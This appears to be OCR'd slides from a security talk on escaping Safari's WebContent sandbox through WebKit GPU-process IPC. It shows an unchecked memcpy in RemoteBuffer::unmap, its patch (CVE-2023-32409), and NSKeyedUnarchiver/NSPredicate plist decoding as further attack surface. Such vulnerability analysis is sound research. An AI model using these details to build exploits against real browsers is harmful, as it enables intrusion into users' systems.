
Work is in progress in Safari Technology Preview.


To enable WebGPU, first make sure the Develop menu is visible using `Safari` → `Preferences` → `Advanced` → `Show Develop menu in menu bar`. Then, in the `Develop` menu, make sure `Experimental Features` → `WebGPU` is checked.

# Safari (In Progress)


Work is in progress in Safari Technology Preview.

To enable WebGPU, first make sure the Develop menu is visible using `Safari` → `Preferences` → `Advanced` → `Show Develop menu in menu bar`. Then, in the `Develop` menu, make sure `Experimental Features` → `WebGPU` is checked. **Avoid leaving it enabled when browsing the untrusted web.**


com.apple.WebKit.WebContent.sb
WebContent
GraphicsContextGL
GraphicsContextGLProxy
webrtc::mediaRecorder
webrtc::mediaRecorderPrivate
WebGPU::Buffer
WebGPU::RemoteBufferProxy
com.apple.WebKit.GPU.sb
GPU Process
RemoteGraphicsContextGL
RemoteMediaRecorder
RemoteBuffer
userspace
kernel
IOKit Drivers


com.apple.WebKit.WebContent.sb
WebContent
GraphicsContextGL
GraphicsContextGLProxy
webrtc::mediaRecorder
webrtc::mediaRecorderPrivate
WebGPU::Buffer
WebGPU::RemoteBufferProxy
com.apple.WebKit.GPU.sb
GPU Process
RemoteGraphicsContextGL
RemoteMediaRecorder
RemoteBuffer
?
userspace
kernel
IOKit Drivers

# XPC?


XPC?

MIG?


MIG?

MOJO?

~~MOJO?~~

# custom IDL + mach message format?

custom IDL + mach message format? ✓

RemoteBuffer.messages.in:

```
messages -> RemoteBuffer NotRefCounted Stream
{









}
```

RemoteBuffer.messages.in:

```
messages -> RemoteBuffer NotRefCounted Stream
{
  void MapAsync(PAL::WebGPU::MapModeFlags mapModeFlags,
                PAL::WebGPU::Size64 offset,
                std::optional<PAL::WebGPU::Size64> size)




}
```


RemoteBuffer.messages.in:

```
messages -> RemoteBuffer NotRefCounted Stream
{
  void MapAsync(PAL::WebGPU::MapModeFlags mapModeFlags,
                PAL::WebGPU::Size64 offset,
                std::optional<PAL::WebGPU::Size64> size)
       ->
       (std::optional<Vector<uint8_t>> data) Synchronous


}
```


RemoteBuffer.messages.in:

```
messages -> RemoteBuffer NotRefCounted Stream
{
  void MapAsync(PAL::WebGPU::MapModeFlags mapModeFlags,
                PAL::WebGPU::Size64 offset,
                std::optional<PAL::WebGPU::Size64> size)
       ->
       (std::optional<Vector<uint8_t>> data) Synchronous

  void Unmap(Vector<uint8_t> data)
...
}
```


WebContent
WebGPU::Buffer
WebGPU::RemoteBufferProxy
GPU Process
RemoteBuffer





```
class RemoteBuffer final : public IPC::StreamMessageReceiver {


}
```




```
class RemoteBuffer final : public IPC::StreamMessageReceiver {
    ...
    void didReceiveStreamMessage(IPC::StreamServerConnection&, IPC::Decoder&)
    ...
}
```

declare ::didReceiveStreamMessage




```
class RemoteBuffer final : public IPC::StreamMessageReceiver {
    ...
    void didReceiveStreamMessage(IPC::StreamServerConnection&, IPC::Decoder&)
    ...
}
```

define handlers

```
void RemoteBuffer::unmap(Vector<uint8_t>&& data)
{
...
```


# generate_message_handler.py


```
    if receiver.has_attribute(STREAM_ATTRIBUTE):
        result.append('void %s::didReceiveStreamMessage(IPC::StreamServerConnection&
connection, IPC::Decoder& decoder)\n' % (receiver.name))
        result.append('{\n')
        assert(receiver.has_attribute(NOT_REFCOUNTED_RECEIVER_ATTRIBUTE))
        assert(not receiver.has_attribute(WANTS_DISPATCH_MESSAGE_ATTRIBUTE))
        assert(not receiver.has_attribute(WANTS_ASYNC_DISPATCH_MESSAGE_ATTRIBUTE))

        result += [async_message_statement(receiver, message) for message in
async_messages]
        result += [sync_message_statement(receiver, message) for message in sync_messages]
```

```
template<typename T, size_t inlineCapacity, typename OverflowHandler, size_t minCapacity>
struct VectorArgumentCoder<false, T, inlineCapacity, OverflowHandler, minCapacity> {
  template<typename Encoder>

  static void encode(Encoder& encoder,
                     const Vector<T, inlineCapacity, OverflowHandler, minCapacity>& vector)
  {
    encoder << static_cast<uint64_t>(vector.size());

    for (size_t i = 0; i < vector.size(); ++i)
      encoder << vector[i];
  }
```

```
static void encode(Encoder& encoder,
                   const Vector<T, [illegible]>& vector)
{
  encoder << static_cast<uint64_t>(vector.size());

  for (size_t i = 0; i < vector.size(); ++i)
    encoder << vector[i];
}
```

# Vector<T>:




mach message
mach_msg_header_t
bits
size
remote
local
voucher
id
mach_msg_body_t
desc_cnt
mach_msg_ool_descriptor64_t
addr
desc_cnt
WebKit IPC serialized in
out-of-line descriptor
flags
name
destinationID
<message dependent>

```
messages -> RemoteBuffer NotRefCounted Stream
{
...
  void Unmap(Vector<uint8_t> data)
}
```

```
void RemoteBuffer::unmap(Vector<uint8_t>&& data)
{
```

```
messages -> RemoteBuffer NotRefCounted Stream
{
...
  void Unmap(Vector<uint8_t> data)
}
```

```
void RemoteBuffer::unmap(Vector<uint8_t>&& data)
{
    if (!m_mappedRange)
        return;
```

```
messages -> RemoteBuffer NotRefCounted Stream
{
...
  void Unmap(Vector<uint8_t> data)
}
```

```
void RemoteBuffer::unmap(Vector<uint8_t>&& data)
{
    if (!m_mappedRange)
        return;
    ASSERT(m_isMapped);
```

```
messages -> RemoteBuffer NotRefCounted Stream
{
...
  void Unmap(Vector<uint8_t> data)
}
```

```
void RemoteBuffer::unmap(Vector<uint8_t>&& data)
{
    if (!m_mappedRange)
        return;
    ASSERT(m_isMapped);
    if (m_mapModeFlags.contains(PAL::WebGPU::MapMode::Write))
```

```
messages -> RemoteBuffer NotRefCounted Stream
{
...
  void Unmap(Vector<uint8_t> data)
}
```

```
void RemoteBuffer::unmap(Vector<uint8_t>&& data)
{
    if (!m_mappedRange)
        return;
    ASSERT(m_isMapped);
    if (m_mapModeFlags.contains(PAL::WebGPU::MapMode::Write))
        memcpy(m_mappedRange->source, data.data(), data.size());
```

```
messages -> RemoteBuffer NotRefCounted Stream
{
...
  void Unmap(Vector<uint8_t> data)
}
```

```
void RemoteBuffer::unmap(Vector<uint8_t>&& data)
{
-    if (!m_mappedRange)
+    if (!m_mappedRange || m_mappedRange->byteLength < data.size())
         return;
    ASSERT(m_isMapped);
    if (m_mapModeFlags.contains(PAL::WebGPU::MapMode::Write))
        memcpy(m_mappedRange->source, data.data(), data.size());
```

CVE-2023-32409

*almost* everything is serialized using IPC::encoder...

```
bool
ArgumentCoder<WebCore::ResourceRequest>::decodePlatformData(
  Decoder& decoder,
  WebCore::ResourceRequest& resourceRequest)
```

```
switch (type) {
  case NSType::Array:
    return decodeArrayInternal(decoder, allowedClasses);
  case NSType::Color:
    return decodeColorInternal(decoder);
  case NSType::Dictionary:
    return decodeDictionaryInternal(decoder, allowedClasses);
  case NSType::Font:
    return decodeFontInternal(decoder);
  case NSType::Number:
    return decodeNumberInternal(decoder);
  case NSType::SecureCoding:
    return decodeSecureCodingInternal(decoder, allowedClasses);
...
  case NSType::Unknown:
    break;
}
```

```
auto unarchiver =
  adoptNS([[NSKeyedUnarchiver alloc]
            initForReadingFromData:
              bridge_cast(data.get()) error:nullptr]);

...

id result =
  [unarchiver decodeObjectOfClasses:
                allowedClassSet.get()
              forKey:
                NSKeyedArchiveRootObjectKey];
```

```
$ file bplist_raw
```

```
$ file bplist_raw
bplist_raw: Apple binary property list
```

```
$ file bplist_raw
bplist_raw: Apple binary property list
$ ls -lha bplist_raw
```

```
$ file bplist_raw
bplist_raw: Apple binary property list
$ ls -lha bplist_raw
-rw-r--r--@ 1 _ _ 437K _ bplist_raw
```

```
$ file bplist_raw
bplist_raw: Apple binary property list
$ ls -lha bplist_raw
-rw-r--r--@ 1 _ _ 437K _ bplist_raw
$ plutil -p bplist_raw | wc -l
```

```
$ file bplist_raw
bplist_raw: Apple binary property list
$ ls -lha bplist_raw
-rw-r--r--@ 1 _ _ 437K _ bplist_raw
$ plutil -p bplist_raw | wc -l
58995
```

```
$ file bplist_raw
bplist_raw: Apple binary property list
$ ls -lha bplist_raw
-rw-r--r--@ 1 _ _ 437K _ bplist_raw
$ plutil -p bplist_raw | wc -l
58995
$ strings bplist_raw
```

```
$ file bplist_raw
bplist_raw: Apple binary property list
$ ls -lha bplist_raw
-rw-r--r--@ 1 _ _ 437K _ bplist_raw
$ plutil -p bplist_raw | wc -l
58995
$ strings bplist_raw
NSPredicateOperator_
NSRightExpression_
NSLeftExpression
NSComparisonPredicate[NSPredicate
^NSSelectorNameYNSOperand[NSArguments
NSFunctionExpression\NSExpression
```

Article

# iOS & iPadOS 15.1 Release Notes

Update your apps to use new features, and test your apps against API changes.

## Known Issues

- `NSExpression` immediately forbids certain operations that have significant side effects, like creating and destroying objects. Additionally, casting string class names into Class objects with `NSConstantValueExpression` is deprecated. (84017178)

https://developer.apple.com/documentation/ios-ipados-release-notes/ios-ipados-15_1-release-notes

```
loc_1817D6B88                           ; CODE XREF: -[NSCoder _warnAboutNSObjectInAllowedClassesWithException:]+1A0↓j
                ADRP            X8, #__MergedGlobals_158@PAGE
                LDRB            W8, [X8,#__MergedGlobals_158@PAGEOFF]
                TBZ             W8, #0, loc_1817D6B9C

loc_1817D6B94                           ; CODE XREF: -[NSCoder _warnAboutNSObjectInAllowedClassesWithException:]+54↑j
                                        ; -[NSCoder _warnAboutNSObjectInAllowedClassesWithException:]+64↑j ...
                MOV             W0, #1
